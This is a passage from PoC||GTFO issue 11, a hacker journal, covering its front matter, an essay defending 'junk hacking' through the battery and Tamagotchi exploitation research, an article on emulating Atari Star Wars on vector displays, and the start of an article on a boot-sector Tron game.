
Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. Don't try to make it thorough or broad. Don't use bullet-points, as this isn't a damned Powerpoint deck. Keep your code samples short and sweet; we can leave the long-form code as an attachment. Do not send us LaTeX; it's our job to do the typesetting!

Do pick on quick, clever trick and explain it in a few pages. Teach me how to repair Dakarand from PoC‖GTFO 1:2 and 2:9. Show me a fancy game in a boot sector, like PoC‖GTFO 3:8. Port the worst features from Visual Basic to C, like PoC‖GTFO 8:8. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, D.D.

PoC||GTFO



IN A FIT OF STUBBORN OPTIMISM,

PASTOR MANUL LAPHROAIG

AND HIS CLEVER CREW

SET SAIL TOWARD

WELCOMING SHORES OF

THE GREAT UNKNOWN!

11:1 Please Stand and Be Seated

11:2 In Praise of Junk Hacking

11:3 Emulating Star Wars on a Vector Display

11:4 Tron in 512 Bytes

11:5 Defeating the `E7` Protection

11:6 Phrasebook for ARM Cortex M

11:7 Ghetto CFI for x86


11:8 Tourist's Guide to the MSP430

11:9 This PDF is a Webserver

11:10 In Memoriam: Ben "bushing" Byer

Heidelberg, Baden-Württemberg

Funded by our famous Single Malt Waterfall and
Pastor Laphroaig's Рентгениздат Gospel Choir,
to be Freely Distributed to all Good Readers, and
to be Freely Copied by all Good Bookleggers.



Это самиздат. Denn was man Schwarz auf Weiß besitzt, kann man getrost nach Hause tragen.
€0, $0 USD, £0, 0 RSD, 0 SEK, $50 CAD. `pocorgtfo11.pdf`. March 17, 2016.

Legal Note: Sony relies on the unsubstantiated residency of the unnamed defendant "Bushing" as a basis for California being the best forum. However, "Bushing" has not been identified, named, served, or connected with Mr. Hotz in any way that could warrant bringing the only identifiable defendant out to California. If "Bushing" does exist and can be ascertained at a later date, Sony would have to amend the complaint to properly name him/her which has not occurred. Thus, New Jersey is an alternative forum that exists to provide Sony with adequate relief. If Sony can obtain jurisdiction by merely including a hypothetical defendant by the name of "Bushing" that may live in California, then any Plaintiff can file suit in California and obtain jurisdiction by adding "Bushing" as a defendant.


Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror–don't merely link!–`pocorgtfo11.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse. We like the following mirrors.
`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`http://www.sultanik.com/pocorgtfo/`

Technical Note: Thanks to a Funky File Format Fire Sale, the file named `pocorgtfo11.pdf` is a polyglot in HTML, PDF, ZIP, and Ruby that executes as a quine over HTTP.

```
laphroaig% ruby pocorgtfo11.pdf
```

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Secret government labs in Canada may use P3 (280 mm x 430 mm) if they like, but even the Americans on our staff will laugh at the use of awkward standards of measure. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo11.pdf -o pocorgtfo11-book.pdf
```



Preacherman	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen

and sundry others


1 Please stand; now, please be seated.

Neighbors, please join me in reading this twelfth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. This is our twelfth release, given on paper to the fine neighbors of Heidelberg.

If you are missing the first eleven issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, or the eleventh in Washington, D.C.

Our own Pastor Laphroaig opens this issue on page 4 by confessing to be a fan of junk hacking! He tells us to ignore the publicity and drama around a hack, to ignore even its target and its CVE. Instead, we should learn the mechanism of the hack, the clever tricks that make it work. Programming these mechanisms in nifty ways, be they ever so old, is surely not "junk"—think of it instead as an educational journey to far and exotic shores, on which this issue's great crew of authors stands ready to take you, neighbors!

In a fit of nostalgia for the good old vector arcade games, Trammel Hudson extended MAME to support native vector displays of the 1983 Star Wars arcade game on both his Tektronix 1720 scope and a Vectrex home vector display. Find it on page 6.



Eric Davisson contributes a 512-byte game for the PC BIOS on page 9. He discusses some nifty tricks for self-rewriting code in 16-bit Real Mode and shows that the fancier features of an operating system aren't needed to have a little fun—and that programming a constrained environment can be great fun indeed!

On page 15, Peter Ferrie describes his work toward a universal bypass for the `E7` protection mode used on a number of Apple][disks. This is a follow up to his encyclopedic coverage of protection modes for this platform in PoC||GTFO 10:7.

Ryan Speers and Travis Goodspeed have begun a series of tourist guides, intended to quickly introduce reverse engineers to a new platform. Page 20 provides a lightning-fast introduction to ARM's Cortex M series, which you'll find in modern devices with a megabyte or less of Flash memory. Page 28 contains similar notes for the Texas Instruments MSP430, MSP430X, and MSP430X2 architectures, a 16-bit competitor to the PIC and AVR.

At this journal, we generally frown upon defense, not because it is easy, but because it is so damned hard to describe properly. On page 24, Jeffrey Crowell presents a poor man's method of patching 32-bit x86 binaries to enforce the control flow graph. With examples in Radare2 and legible C, you'll be itching to write your own generic patchers for large binaries this weekend.

Page 33 describes how Evan Sultanik made this PDF—the one that you're reading—into a poyglot webserver quine in Ruby with its own самиздат PoC||GTFO mirror.


It is with great sadness that we dedicate this release to the memory of our neighbor Ben Byer, the "hypothetical defendant by the name of 'Bushing'" who inspired many of us to put pwnage before politics, to keep on hacking. We're gonna miss him.

– – – – – – – – – – – –

On page 40, the last page, we pass around the collection plate. We're not interested in your dimes, but we'd love some nifty proofs of concept. And remember, one hacker's "junk hacking" may hold the nifty tricks needed for another's treasured exploit!

2 In Praise of Junk Hacking

by Pastor Manul Laphroaig
in polite dissent to Daily Dave.



Gather round y'all, young and old, and listen to a story that I have to tell.

Back in 2014, when we were all eagerly waiting for `</SCORPION>` to debut on the TV network formerly known as the Columbia Broadcasting System, a minor ruckus was raised over Junk Hacking. The moral fiber of the youth, it was said, was being corrupted by a dozen cheap Black Hat talks on popping embedded systems with old bugs from the nineties. Who among us high-brow neighbors would sully the good name of our profession by hacking an ATM that runs Windows XP, when breaking into XP is old hat?

Let's think for just a minute and consider the best examples of neighborly junk hacking. Perhaps we'll find that rather than being mere publicity stunts, junk hacking is a way to step back from the daily grind of confidential consulting work, to share nifty tricks and techniques that are often more interesting than the bug itself.

– — — – — — — – — — –

Our first example today is from everyone's favorite doctor in a track suit, Charlie Miller. If you have the misfortune of reading about his work in the lay press, you might have heard that he could blow up laptop batteries by software,[1] or that he was recklessly irresponsible by disabling the power train of a car with a reporter inside.[2] That is to say, from the lay press articles, you wouldn't know a damned thing about what *mechanism* he experimented with.

So please, read the fucking paper, the battery hacking paper,[3] and ignore what CNN has to say on the subject. Read about how the Smart Battery Charger (SBC) is responsible for charging the battery even when the host is unresponsive, and consider how much more stable this would be than giving the host responsibility for managing the state. Read about how a complete development kit is available for the platform, about how the firmware update is flashed out of order to prevent bricking the battery.

Read about how the Texas Instruments BQ20Z80 chip is a CoolRISC 816 microcontroller, which was identified by Dion Blazakis through googling opcodes when the instruction set was not documented by the manufacturer. See that its mask ROM functions are well documented in `sluu225.pdf`.[4] Read about how code memory erases not to all ones, as most architectures would, but to `ff ff 3f` because that's a NOP instruction.

Read about how this architecture wasn't supported by IDA Pro, but that a plugin disassembler wasn't much trouble to write.[5] Read about how instructions on the CoolRISC platform are 22 bits wide and 24-bit aligned, so code might begin at any 3-byte boundary. See how Charlie bypasses the firmware checksums in order to inject his own code.

Can you really read all thirty-eight pages without learning one new trick, without learning anything nifty? Without anything more to say than your disappointment that batteries shipped with the default password? He who has eyes to read, let him read!

– — — – — — — – — — –

Loyal readers of this journal will remember PoC‖GTFO 2:4, in which Natalie Silvanovich gets remote code execution in a Tamagotchi's 6502 microcontroller through a plug-in memory chip. "Big whoop," some jerk might say, "local control of memory is getting root when you already have root!"

Re-read her article; it packs a hell of a lot into just two pages. The memory that she controls is just data memory, containing some fixed-size sprites and single byte describing the game that the cartridge should load. The game itself, like all other code, is already in the CPU's unwritable Mask ROM.

[1] If you RTFP, you'll note that the Apple batteries have a separate BQ29312 Analog Frontend (AFE) to protect against such nonsense, as well as a Matsushita MU092X in case the BQ29312 isn't sufficient.

[2] One time, my Studebaker ran out of gas on the highway. Maybe we should start a support group?

[3] `unzip pocorgtfo11.pdf batteryfirmware.pdf`


[4] `unzip pocorgtfo11.pdf sluu225.pdf`


[5] `unzip pocorgtfo11.pdf bq20z80.py`

So given just one byte of maneuverability, Natalie tried each value, discovering that a `switch()` statement had no `default` case, so values above `0x20` would cause a reboot, while really high values, above `0xD8`, would sometimes jump the game to a valid screen.

At this point she had a good idea that she was running off the end of a jump table, but as is common in the best junk hacking, she had no copy of the code and needed an exploit to extract the code. She did, however, know from die photographs and datasheets that the chip was a GeneralPlus GPLB52X with a 6502 instruction set. So she came up with the clever trick of making a *background picture* that, when loaded into LCD RAM, would form a NOP sled into shellcode that dumped memory out of an I/O port.

By reverse engineering that memory dump, she was able to replace her hail-Mary of a NOP sled with perfectly placed, efficient shellcode containing any number of fancy new features. You can even send your Tamagotchi to 30C3, if you like.





The point of her paper is no more about securing the Tamagotchi than Charlie's is about securing a battery. The point of the paper is to teach the reader the *mechanism* by which she dumped the firmware, and if you can read those two pages without learning something new about exploiting a target for which you have no machine code to disassemble, you aren't really trying. He who has eyes to read, let him read!

And this is the crux of the matter, dear neighbors. We become jaded by so much garbage on TV, so much crap in the news, and so many attempts to straight-jacket the narrative of security research by the mistaken belief that it must involve security. But the very best security research *doesn't* involve security! The very best research has no CVE, demands no patch, and has no direct relation to anything from your grandmother's credit card number to your server's `shadow` file.


The very best research is that which teaches you something new about the *mechanism* by which a machine functions. It teaches you how to build something, how to break something, or how to take something apart, but most of all it teaches you how the hell that thing really works.

So to hell with the target and to hell with the reporters. Teach me how a thing works, and teach me the techniques that you needed to do something clever with it. But if you casually dismiss the clever tricks learned from hacking an Apple][, a battery, or a Tamagotchi, I'm afraid that I'll have to ask you politely, but firmly, to get the fuck out.[6]


[6]Remember, though, that redemption is for everyone, and that one day you may find a strange and radiant machine you will treasure for the cleverness of its mechanisms, no matter if others call it junk. On that day we will welcome you back in the spirit of PoC!

3 Emulating Star Wars on a Vector Display


by Trammell Hudson



Star Wars was one of Atari's best vector games—possibly, the pinnacle of the golden age of arcade games. It featured 3D color vector graphics in an era when most games were low-resolution bitmaps. It also had digitized voice samples from the movie, while its contemporary games were still using 8-bit beeps.




The Starwars ROMs, along with almost all of Atari's vector games, can be emulated with MAME and the vectors extracted for display on actual vector hardware. Even though modern screens have exceeded the 10-bit resolution used by the game, the unique quality of a vector monitor is hard to convey. When compared to the low-resolution bitmap on a television monitor, the sharp lines and high resolution of the vectors are really stunning.



The graphics were 3D wireframe renderings that included features like the Tie fighters breaking up when they were hit by the player's lasers. There was no hidden wireframe removal; at this time it was not computationally feasible to do so.

3.1 Digital to Analog Converters


There were two common ways to generate the analog voltages to steer the electron beam in the vector monitor. Most early Atari games used the "Digital Voltage Generator," which used dual 10-bit DACs that directly output -2.5 to +2.5 volt signals. Starwars, however, used the "Analog Voltage Generator," in which the DACs generated the *slope* of the line, and opamps integrated the values to produce the output voltage. This is significantly more complex to emulate, and modern DACs and microcontrollers make it fairly easy to generate the analog voltages to drive the displays with resolution exceeding the precision of the old opamps.




The open source hardware v.st quad-DAC boards output do 1.2 million samples per second, which is enough to steer the beam using Bresenham's line algorithm at a resolution of about 12 bits. While this is generating discrete points, the analog nature of the CRT means that smooth lines will be traced in the phosphor. The ARM's DMA engine clocks out the X and Y coordinates as well as the intensity, allowing the CPU to process incoming data from the USB serial connection without disrupting the output.

Source code for the v.st is available online or as an attachment to this PDF.[7]

3.2 Displays



Two inexpensive vector displays are the Tektronix 1720 vectorscope, a piece of analog NTSC video test equipment from a television studio, and the Vectrex, one of the only home vector console systems. The Tek uses an Electrostatic deflection CRT, which gives it very high bandwidth and almost instant transits between points, but at the cost of a very small deflection angle that results in a tiny screen and a very deep tube. The Vectrex has a magnetic deflection CRT, which allows it to be much shallower and significantly larger, but it requires many microseconds for the beam to stabilize in a new position. As a result, the DAC needs to take into account the "inertia" of the beam and wait for it to catch up.




3.3 Gameplay

Figure 2 compares the Tek 1720 on the left to the Vectrex on the right, which isn't very impressive on paper but will animate as a short video if you open `pocorgtfo11.pdf` in Adobe Reader. A longer video showing some of the different scenes is available. As the number of line segments increases, the slower display starts to flicker.

The game was played with a yoke, so the Y-axis mapping might seem backwards for a normal joystick. You can invert it in MAME by pressing Tab to bring up the config menu, selecting "Analog Controls" and "AD Stick Y Reverse".

While playing it on a small Vectrex or even smaller vectorscope doesn't quite capture the thrill of the arcade, it is quite fun to relive the vector art æsthetic at home and hear the digitized voice of Obi-Wan Kenobi telling you that "the Force will be with you, always."



[7] `git clone https://github.com/osresearch/vst`
`unzip pocorgtfo11.pdf vst.tar.bz2`




Figure 1 – Digital to Analog Signal Generator




Figure 2 – Tek 1720 vs Vectrex

4 Master Boot Record Nibbles; or, One Boot Sector PoC Deserves Another


by Eric Davisson

I was inspired by the boot sector Tetranglix game by Juhani Haverinen, Owen Shepherd, and Shikhin Sethi published as PoC||GTFO 3:8. I feel more creative when dealing with extreme limitations, and 512 bytes (510 with the `0x55AA` signature) of real-mode assembly sounded like a great way to learn BIOS API stuff. I mostly learned some `int 0x10` and `0x16` from this exercise, with a bit of `int 0x19` from a pull request.

The game looks a lot more like snake or nibbles, except that the tail never follows the head, so the game piece acts less like a snake and more like a streak left in Tron. I called it Tron Solitaire because there is only one player. This game has an advanced/dynamic scoring system with bonus and trap items, and progressively increasing game speed. This game can also be won.

I've done plenty of protected mode assembly and machine code hacking, but for some reason have never jumped down to real mode. Tetranglix gave me a hefty head start by showing me how to do things like quickly setting up a stack and some video memory. I would have possibly struggled a little with `int 0x16` keyboard handling without this code as a reference. Also, I re-used the elegant random value implementation as well. Finally, the PIT (Programmable Interval Timer) delay loop used in Tetranglix gave me a good start on my own dynamically timed delay.

I also learned how incredibly easy it was to get started with 16-bit real mode programming. I owe a lot of this to the immediate gratification from utilities like `qemu`. Looking at OS guides like the `osdev.org` wiki was a bit intimidating, because writing an OS is not at all trivial, but I wanted to start with much less than that. Just because I want to write real mode boot sector code doesn't mean I'm trying to actually boot something. So a lot of the instructions and guides I found had a lot of information that wasn't applicable to my unusual needs and desires.



I found that there were only two small things I needed to do in order to write this code: make sure the boot image file is exactly 512 bytes and make sure the last two bytes are `0x55AA`. That's it! All the rest of the code is all yours. You could literally start a file with `0xEBFE` (two-byte unconditional infinite "jump to self" loop), have 508 bytes of nulls (or ANYTHING else), and end with `0x55AA`, and you'll have a valid "boot" image that doesn't error or crash. So I started with that simple PoC and built my way up to a game.

The most dramatic space savers were also the least interesting. Instead of cool low level hacks, it usually comes down to replacing a bad algorithm. One example is that the game screen has a nice blue border. Initially, I drew the top and bottom lines, and then the right and left lines. I even thought I was clever by drawing the right and left lines together, two pixels at a time—because drawing a right pixel and incrementing brings me to the left and one row down. I used this side-effect to save code, rewriting a single routine to be both right and left.

However, all of this was still too much code. I tried something simpler: first splashing the whole screen with blue, then filling in a black box to only leave the blue border. The black box code still wasn't trivial, but much less code than the previous method. This saved me sixteen precious bytes!

Less than a week after I put this on Github, my friend Darkvoxels made a pull request to change the game-over screen. Instead of splashing the screen red and idling, he just restarts the game. I liked this idea and merged. As his game-over is just a simple `int 0x19`, he saved ten bytes.


Although I may not have tons of reusable subrou-

tines, I still avoided inlining as much as possible. In my experience, inlining is great for runtime performance because it cuts out the overhead of jumping around the code space and stack overhead. However, this tends to create more code as the tradeoff. With 510 effective bytes to work with, I would gladly trade speed for space. If I see a few consecutive instructions that repeat, I try to make a routine of it.

I also took a few opportunities to use self-modifying code to save on space. No longer do I have to manually hex hack the `w` bit in the `rwx` attribute in the `.text` section of an ELF header; real mode trusts me to do all of the "bad" things that dev hipsters rage at me about. So the rest of this article will be about these hacks.

